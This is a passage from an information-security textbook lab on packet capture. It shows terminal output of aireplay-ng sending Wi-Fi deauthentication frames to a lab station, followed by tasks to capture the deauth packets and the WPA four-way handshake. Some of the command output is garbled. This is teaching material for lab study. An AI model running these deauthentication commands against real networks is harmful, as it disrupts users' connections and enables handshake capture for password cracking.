
```
root@stai:/# aireplay-ng --deauth 10 -a 00:02:00:00:10 -c 00:02:00:00:12 stai-wlan0 --ig
[...]
23:12:19 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:20 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:20 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:21 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:21 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:22 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:23 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:23 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:24 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
23:12:24 Sending 64 directed DeAuth (code 7). STMAC: [00:02:00:00:00:12] [ 0| 0 ACKs]
[...]
root@stai:/# aireplay-ng --deauth 10 -a 00:02:00:00:10 -c 00:02:00:00:00:13 stai-wlan0 --ig
[...]
bash: 02: command not found
bash: 00: command not found
bash: 00: command not found
bash: 00: command not found
bash: 10: command not found
bash: 10: command not found
[...]
root@stai:/#
```

Part 2: Analyze Malicious Network Traffic

Performing Packet Capture and Traffic Analysis (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 03

Make a screen capture showing one of the deauth packets that you generated between the BSSID and your selected station.



Make a screen capture showing the packets related to the four-way handshake.

